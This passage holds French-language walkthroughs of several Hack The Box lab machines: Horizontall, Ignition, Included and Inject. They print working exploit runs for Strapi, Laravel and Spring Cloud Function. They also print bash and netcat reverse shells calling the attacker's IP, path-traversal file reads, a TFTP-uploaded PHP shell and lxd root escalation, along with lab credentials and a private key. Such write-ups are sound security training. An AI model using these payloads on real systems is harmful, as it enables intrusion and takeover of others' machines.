La version de strapi est vulnérable à deux CVE la CVE-2019-18818 et la CVE-2019-19609 `https://www.exploit-db.com/exploits/50239` on télécharge et on lance l'exploit qui exploite les deux vulnérabilités :

```
python3 50239.py http://api-prod.horizontall.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0Ijox
LCJleHAiOjE3NDA3ODA5NDh9.A3JiPwPycXBQOfpKmnQIAt5KD8QnIKoEM-9fbAkEZCk
```

La vulnérabilité a permis de créer un nouvel utilisateur il est ensuite possible d'executer un reverse shell avec le Bind shell :

```
### Requete
$> bash -c 'bash -i >& /dev/tcp/10.10.14.10/1234 0>&1'
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.105] 42528
bash: cannot set terminal process group (1996): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontall:~/myapi$
```

On obtient ainsi accès à la machine avec l'utilisateur strapi, on ajoute une clef publique afin de se connecter en ssh :

```
### Création de la clef
ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/yoyo/.ssh/id_ed25519): strapi
Enter passphrase for "strapi" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in strapi
Your public key has been saved in strapi.pub
The key fingerprint is:
SHA256:SPv7Z6/dMFidsnD8X8RZI5WTkdR1DYS6iIbkz3IIiqM yoyo@kali
The key's randomart image is:
+--[ED25519 256]--+
|             o+=@|
|            . .=+|
|      .    . . .o|
|    .. o  . . .o=|
```

```
|   o .o.S. o +.o+|
|  . o o.. . oo+. |
|.. . =  .   ..o..|
|+   o +  .  o. +o|
|E.   o  ...o.oo o|
+----[SHA256]-----+

cat strapi
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBz8XXL2SwG2GHvUYiNiqiNAw4SJDS68ShSiV1kyrlDEQAAAJCftA65n7QO
uQAAAAtzc2gtZWQyNTUxOQAAACBz8XXL2SwG2GHvUYiNiqiNAw4SJDS68ShSiV1kyrlDEQ
AAAED3eGgXiuCB4pjYxFdAC6wEB3kYtjPLKIzhtYn4It6GK3PxdcvZLAbYYe9RiI2KqIOD
DhIkNLrxKFKJXWTKuUMRAAAACXlveW9Aa2FsaQECAwQ=
-----END OPENSSH PRIVATE KEY-----

cat strapi.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHPxdcvZLAbYYe9RiI2KqIODDhIkNLrxKFKJXWTKuUMR yoyo@kali

### Création du fichier de clef autorisés et connexion
strapi@horizontall:~/.ssh$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHPxdcvZLAbYYe9RiI2KqIODDhI
kNLrxKFKJXWTKuUMR yoyo@kali' > authorized_keys

### Connexion ssh
ssh -i strapi strapi@10.10.11.105
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 29 23:34:41 UTC 2025

  System load:  0.0               Processes:           176
  Usage of /:   82.7% of 4.85GB   Users logged in:     0
  Memory usage: 29%               IP address for eth0: 10.10.11.105
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting


Last login: Wed Jan 29 23:28:13 2025 from 10.10.14.10
$
```

Privilege Escalation

Il nous faut à présent les droits root sur la machine.
On commence par enumerer les autres utilisateur présents sur la machine : On affiche s'il y a d'autres utilisateurs présent dans la machine :

```
strapi@horizontall:~/myapi$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
developer:x:1000:1000:hackthebox:/home/developer:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
strapi:x:1001:1001::/opt/strapi:/bin/sh
```

On peut voir qu'il y a un utilisateur developer, on enumere ensuite les ports ouverts en local sur la machine :

```
strapi@horizontall:/home/developer$ ss -tln
State    Recv-Q    Send-Q        Local Address:Port        Peer Address:Port
LISTEN   0         128               127.0.0.1:1337             0.0.0.0:*
LISTEN   0         128               127.0.0.1:8000             0.0.0.0:*
LISTEN   0         80                127.0.0.1:3306             0.0.0.0:*
LISTEN   0         128                 0.0.0.0:80               0.0.0.0:*
LISTEN   0         128                 0.0.0.0:22               0.0.0.0:*
LISTEN   0         128                    [::]:80                  [::]:*
LISTEN   0         128                    [::]:22                  [::]:*
```

On peut voir qu'il y a 3 ports ouverts en local on affiche le contenu de la page au port 8000 :

```
strapi@horizontall:/home/developer$ curl 0.0.0.0:8000
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <title>Laravel</title>

        <!-- Fonts -->
        <link href="https://fonts.googleapis.com/css2?family=Nunito:wght@400;600;700&display=swap"
         rel="stylesheet">

        <!-- Styles -->
...
```

On peut voir qu'il y a le service Laravel qui est lancé sur ce port, on peut lancer un ssh port forwarding du port 8000 afin d'accéder à la page web sur kali :

```
ssh -i strapi -L 8000:localhost:8000 strapi@10.10.11.105
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan 29 23:07:25 UTC 2025

  System load:  0.0               Processes:           182
  Usage of /:   82.6% of 4.85GB   Users logged in:     1
  Memory usage: 29%               IP address for eth0: 10.10.11.105
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
proxy settings


Last login: Wed Jan 29 23:06:51 2025 from 10.10.14.10
$
```

On peut ainsi accéder à la page du site laravel, on lance un dir busting du site :

```
gobuster dir -u http://127.0.0.1:8000 --wordlist /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://127.0.0.1:8000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 200) [Size: 603]
/favicon.ico          (Status: 200) [Size: 0]
/index.php            (Status: 200) [Size: 17473]
/profiles             (Status: 500) [Size: 616206]
/robots.txt           (Status: 200) [Size: 24]
/web.config           (Status: 200) [Size: 1194]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

On peut voir une url du site vers profile qui permet d'identifier la version de laravel utilisé qui est la version 8.43 on recherche une vulnérabilité pour cette version de laravel, on trouve la CVE-2021-3129 `https://github.com/nth347/CVE-2021-3129_exploit` on télécharge et on lance l'exploit :

```
python3 exploit5.py http://127.0.0.1:8000 Monolog/RCE1 whoami
/home/yoyo/Downloads/exploit5.py:77: SyntaxWarning: invalid escape sequence '\s'
  result = re.sub("{[\s\S]*}", "", response.text)
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

root

[i] Trying to clear logs
[+] Logs cleared
```

On peut à présent lancer un reverse shell :

```
### Execution du reverse shell
python3 exploit5.py http://127.0.0.1:8000 Monolog/RCE1 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 10.10.14.10 1234 >/tmp/f'
/home/yoyo/Downloads/exploit5.py:77: SyntaxWarning: invalid escape sequence '\s'
  result = re.sub("{[\s\S]*}", "", response.text)
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.105] 51956
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Ignition

Reconnaissance

Machine cible Adresse IP : `10.129.49.60`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -sV 10.129.49.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 19:43 CET
Nmap scan report for 10.129.49.60
Host is up (0.021s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.60 seconds
```

Il semble qu'il y a un serveur web lancé qui utilise nginx en version 1.14.2

Lorsque l'on lance l'adresse du serveur dans un navigateur, l'adresse IP est transformé en "ignition.htb" et il n'y a pas de résultat sur la page du navigateur.
Afin de mieux anlyser la page on lance une analyse de l'entête de la requête avec curl en utilisant la commande suivante :

```
$ curl -I http://10.129.49.60
HTTP/1.1 302 Found
Server: nginx/1.14.2
Date: Tue, 03 Dec 2024 18:45:07 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: PHPSESSID=dni0gfaqtpj6o0v19hvsqnmvii; expires=Tue, 03-Dec-2024 19:45:07 GMT;
Max-Age=3600; path=/; domain=10.129.49.60; HttpOnly; SameSite=Lax
Location: http://ignition.htb/
Pragma: no-cache
Cache-Control: max-age=0, must-revalidate, no-cache, no-store
Expires: Sun, 03 Dec 2023 18:45:07 GMT
Content-Security-Policy-Report-Only: font-src data: 'self' 'unsafe-inline'; form-action secure.authorize.net
[...]
default-src 'self' 'unsafe-inline' 'unsafe-eval'; base-uri 'self' 'unsafe-inline';
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
```

Le résultat de la commande semble dire que la ressource avec pour chemin / a été déplacé vers l'url http ://ignition.htb/ afin de solutionner le problème on ajoute l'adresse de l'hôte correspondant dans le fichier `/etc/hosts` avec :

```
10.129.49.60     ignition.htb
```

Une page web s'affiche lorsque l'on relance l'adresse ignition.htb le site web apparaît avec Magento installé qui est une plateforme de e-commerce open-source.

Vulnerability Assesment

Afin de vérifier s'il y a d'autres URL présentes nous allons bruteforce le répertoire en utilisant gobuster, on lance pour cela la commande suivante :

```
$ sudo gobuster dir -u http://ignition.htb/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://ignition.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/0                    (Status: 200) [Size: 25803]
/admin                (Status: 200) [Size: 7092]
/catalog              (Status: 302) [Size: 0] [--> http://ignition.htb/]
/checkout             (Status: 302) [Size: 0] [--> http://ignition.htb/checkout/cart/]
/cms                  (Status: 200) [Size: 25817]
/contact              (Status: 200) [Size: 28673]
/enable-cookies       (Status: 200) [Size: 27176]
/errors               (Status: 301) [Size: 185] [--> http://ignition.htb/errors/]
/Home                 (Status: 301) [Size: 0] [--> http://ignition.htb/home]
/home                 (Status: 200) [Size: 25802]
/index.php            (Status: 200) [Size: 25815]
/media                (Status: 301) [Size: 185] [--> http://ignition.htb/media/]
/opt                  (Status: 301) [Size: 185] [--> http://ignition.htb/opt/]
/rest                 (Status: 400) [Size: 52]
/robots.txt           (Status: 200) [Size: 1]
/robots               (Status: 200) [Size: 1]
/setup                (Status: 301) [Size: 185] [--> http://ignition.htb/setup/]
/soap                 (Status: 200) [Size: 391]
/static               (Status: 301) [Size: 185] [--> http://ignition.htb/static/]
/wishlist             (Status: 302) [Size: 0] [--> http://ignition.htb/customer/account/login/referer
/aHR0cDovL2lnbml0aW9uLmh0Yi93aXNobGlzdA%2C%2C/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

On peut voir qu'il y a une passe permettant d'accéder au portail admin, l'adresse complète pour cela est `http://ignition.htb/admi`
une fois sur le portail de connexion on peut essayer des identifiants par défaut, le nom d'utilisateur par défaut pour Magento est `admin`, lorsque l'on essaye la combinaison : `admin:qwerty123` la connexion fonctionne.

Included

Reconnaissance

Machine cible Adresse IP : `0.129.51.22`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.51.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 17:33 CET
Nmap scan report for 10.129.51.22
Host is up (0.023s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.47 seconds

$ nmap -sU -F 10.129.51.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 17:56 CET
Nmap scan report for 10.129.51.22
Host is up (0.017s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
69/udp open|filtered tftp

Nmap done: 1 IP address (1 host up) scanned in 121.12 seconds
```

Il y a le port 80 ouvert pour le protocole HTTP lorsque l'on ouvre la page avec le navigateur web on atterit sur une page web présentant une entreprise.
On lance une analyse de l'entête HTPP :

```
curl -I 10.129.51.22
HTTP/1.1 302 Found
Date: Sun, 08 Dec 2024 16:50:44 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: http://10.129.51.22/index.php?file=home.php
Content-Type: text/html; charset=UTF-8
```

Le serveur web est hébergé avec Apache version 2.4.29

Vulnerability Assesment

Il semble que l'url de la page principal `http://10.129.51.22/?file=home.php` soit possiblement vulnérable à une attaque Local File Inclusion, car le fichier pointe vers file= lorsque l'on teste l'url :
`http://10.129.51.22/?file=../../../../../../../../../etc/passwd` il apparait les nom d'utilisateur du serveur.
On peut aussi faire apparaitre les groupes du serveur dans le fichier /etc/group :

```
root:x:0: daemon:x:1: bin:x:2: sys:x:3: adm:x:4:syslog tty:x:5: disk:x:6: lp:x:7: mail:x:8: news:x:9: uucp:x
:10:man:x:12: proxy:x:13: kmem:x:15: dialout:x:20: fax:x:21: voice:x:22: cdrom:x:24: floppy:x:25: tape:x:26:
sudo:x:27: audio:x:29: dip:x:30: www-data:x:33: backup:x:34: operator:x:37: list:x:38: irc:x:39: src:x:40:
gnats:x:41: shadow:x:42: utmp:x:43: video:x:44: sasl:x:45: plugdev:x:46: staff:x:50: games:x:60: users:x:100:
nogroup:x:65534: systemd-journal:x:101: systemd-network:x:102: systemd-resolve:x:103: input:x:104: crontab:x:
105:syslog:x:106: messagebus:x:107: lxd:x:108:mike mlocate:x:109: uuidd:x:110: ssh:x:111: landscape:x:112:
mike:x:1000:tftp:x:113: ssl-cert:x:114: netdev:x:115:
```

L'utilisateur Mike fais partie du group lxd et cela peut être exploité.

En explorant le fichier `http://10.129.51.22/?file=.htpasswd` qui permet d'obtenir la configuration du serveur on voit affiché les identifiants :

```
mike:Sheffield19
```

On pourra essayer de se connecter avec ces identifiants

Exploitation

Afin d'obtenir un accès sur la machine nous allons lancer un reverse Shell, pour cela nous allons uploader le fichier sur le protocole tftp, puis lancer le fichier depuis le navigateur et ainsi réceptionner le shell sur netcat.
On commence par uploader le reverse shell sur le serveur tftp :

```
 tftp -v 10.129.51.16
Connected to 10.129.51.16 (10.129.51.16), port 69
tftp> put php-reverse-shell.php
putting php-reverse-shell.php to 10.129.51.16:php-reverse-shell.php [netascii]
Sent 5685 bytes in 1.9 seconds [24135 bit/s]
tftp>
```

On lance le reverse shell netcat et on actualise la page vers l'url du reverse shell avec la vulnérabilité LFI :

```
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.18] from (UNKNOWN) [10.129.51.16] 37840
Linux included 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 22:42:52 up  1:01,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

On obtient un accès shell avec l'utilisateur www-data
Lorsque l'on essaye de changer d'utilisateur pour mike (l'identifiant que l'on a trouvé au départ) on obtient un message disant qu'il faut lancer su sous un termianl, il nous faut donc upgrade le shell on lance la commande suivante pour cela :

```
$ su - mike
su: must be run from a terminal
$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
```

présent il est possible de se connecter avec l'utilisateur mike :

```
www-data@included:/$ su - mike
su - mike
Password: Sheffield19

mike@included:~$ ls
ls
user.txt
mike@included:~$ cat user.txt
cat user.txt
a56ef91d70cfbf2cdb8f454c006935a1
```

Privilege Escalation

A présent que l'on a obtenu l'accès à un utilisateur nous allons tenter une élévation des privilège vers le compte root.
Nous remarquons que l'utilisateur apartient au groupe lxd :

```
mike@included:~$ id
id
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
```

lxd est un gestionnaire de conteneur sous linux.

Il est possible d'exploiter cela en utilisant un exploit trouvé sur HackTriks `https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation`
On lance donc les commandes suivantes sur notre machine attaquante :

```
# build a simple alpine image
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
sed -i 's,yaml_path="latest-stable/releases/$apk_arch/latest-releases.yaml",yaml_path="v3.8
/releases/$apk_arch/latest-releases.yaml",' build-alpine
sudo ./build-alpine -a i686
```

Puis on upload le fichier alpine-v3.13-x86_64-20210218_0139.tar.gz généré sur ftpd :

```
tftp -v 10.129.51.16
Connected to 10.129.51.16 (10.129.51.16), port 69
tftp> put alpine-v3.13-x86_64-20210218_0139.tar.gz
```

```
putting alpine-v3.13-x86_64-20210218_0139.tar.gz to 10.129.51.16:alpine-v3.13-x86_64-20210218_0139.tar.gz
[netascii]
Sent 3283638 bytes in 98.6 seconds [266465 bit/s]
```

Sur la machine cible on execute les commandes suivantes :

```
$ lxc image import ./alpine*.tar.gz --alias myimage
$ lxd init
$ lxc init myimage mycontainer -c security.privileged=true
$ lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
$ lxc list
lxc list
+-------------+---------+------+------+------------+-----------+
|    NAME     |  STATE  | IPV4 | IPV6 |    TYPE    | SNAPSHOTS |
+-------------+---------+------+------+------------+-----------+
| mycontainer | STOPPED |      |      | PERSISTENT | 0         |
+-------------+---------+------+------+------------+-----------+

lxc exec mycontainer /bin/sh
lxc exec mycontainer /bin/sh
~ # whoami;id
whoami;id
root
uid=0(root) gid=0(root)
```

On peut extraire le flag :

```
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ls
ls
root.txt
/mnt/root/root # cat root.txt
cat root.txt
c693d9c7499d9f572ee375d4c14c7bcf
```

Inject

Reconnaissance

Machine cible Adresse IP : `10.10.11.204`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.204
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 18:51 CET
Nmap scan report for 10.10.11.204
Host is up (0.038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
|   256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
|_  256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp open  http-proxy
|_http-title: Home

Nmap done: 1 IP address (1 host up) scanned in 26.56 seconds
```

Le scan révèle qu'il y a deux ports ouverts le port 22 pour SSH et le port 8080 pour l'hebergement d'un site web. Le site web est un site de promotion pour l'hébergment sur le cloud. On lance un dir busting :

```
feroxbuster -u http://10.10.11.204:8080/ -w /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.10.11.204:8080/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        1l        4w        -c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
200      GET      104l      194w     5654c http://10.10.11.204:8080/register
200      GET      112l      326w     5371c http://10.10.11.204:8080/blogs
200      GET       26l       48w      457c http://10.10.11.204:8080/css/test.css
200      GET        7l     2006w   163873c http://10.10.11.204:8080/webjars/bootstrap/css/bootstrap.min.css
200      GET       54l      107w     1857c http://10.10.11.204:8080/upload
200      GET      166l      487w     6657c http://10.10.11.204:8080/
200      GET      155l      278w     3093c http://10.10.11.204:8080/css/blog.css
200      GET        7l     2006w   163873c http://10.10.11.204:8080/webjars/bootstrap/5.1.3/css
/bootstrap.min.css
500      GET        1l        3w      106c http://10.10.11.204:8080/error
500      GET        1l       27w      712c http://10.10.11.204:8080/environment
200      GET       22l       22w      262c http://10.10.11.204:8080/css/under.css
[####################] - 22s     4633/4633    0s      found:11      errors:0
[####################] - 21s     4614/4614    218/s   http://10.10.11.204:8080/
```

Il est possible d'uploader des fichier depuis l'URL "upload"

Exploitation

On upload un fichier et on analyse l'entete de la page permettant d'afficher le fichier :

```
GET /show_image?img=php-reverse-shell.php.jpg HTTP/1.1
Host: 10.10.11.204:8080
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.204:8080/upload
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

On voit qu'il y a un endpoint qui permet de selectionner l'image, on peut tenter un Local File Inclusion :

```
### Requete
GET /show_image?img=../../../../../../../../etc/passwd HTTP/1.1
Host: 10.10.11.204:8080
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.204:8080/upload
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

### Reponse serveur
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 1986
Date: Sun, 19 Jan 2025 18:29:48 GMT
Keep-Alive: timeout=60
Connection: keep-alive

root:x:0:0:root:/root:/bin/bash
...
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
frank:x:1000:1000:frank:/home/frank:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
phil:x:1001:1001::/home/phil:/bin/bash
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:997:996::/var/log/laurel:/bin/false
```

Le serveur web est vulnérable a Local File Inclusion on peut exploiter cela en enumerant les fichiers du système. On découvre le dossier qui lance l'application web :

```
### Requete
GET /show_image?img=../../../../../../../var/www/WebApp HTTP/1.1
Host: 10.10.11.204:8080
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.204:8080/upload
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

### Reponse
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Sun, 19 Jan 2025 18:32:03 GMT
Keep-Alive: timeout=60
Connection: keep-alive
```

```
.classpath
.DS_Store
.idea
.project
.settings
HELP.md
mvnw
mvnw.cmd
pom.xml
src
target
```

On affiche le contenu du fichier pom.xml :

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 2187
Date: Sun, 19 Jan 2025 18:33:53 GMT
Keep-Alive: timeout=60
Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
        <modelVersion>4.0.0</modelVersion>
...
                <dependency>
                        <groupId>org.springframework.cloud</groupId>
                        <artifactId>spring-cloud-function-web</artifactId>
                        <version>3.2.2</version>
                </dependency>
...
```

Le serveur indique qu'il y a la version 3.2.2 de spring-cloud-function-web qui est utilisé sur le serveur. En recherchant une vulnérabilité sur cette version on tombe sur la CVE-2022-22963 `https://github.com/me2nuk/CVE-2022-22963` on suit les instructions expliqués, on commence par encoder le payload puis on lance la requete afin de recpetionner un shell :

```
### Creation du payload
echo -n "bash -i >& /dev/tcp/10.10.16.7/1234 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi43LzEyMzQgMD4mMQ==

### Requete
POST /functionRouter HTTP/1.1
Host: 10.10.11.204:8080
spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi43LzEyMzQgMD4mMQ==}|{base64,-d}|{bash,-i}")
Content-Type:application/x-www-form-urlencode
Content-Length: 4

test

### Reponse
HTTP/1.1 500
Content-Type: application/json
Date: Sun, 19 Jan 2025 18:46:04 GMT
Connection: close
Content-Length: 223

{"timestamp":"2025-01-19T18:46:04.288+00:00","status":500,"error":"Internal Server Error","message":"EL1001E
: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"
/functionRouter"}

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.204] 53178
bash: cannot set terminal process group (782): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$
```

On obtient ainsi accès à la machine avec l'utilisateur frank.
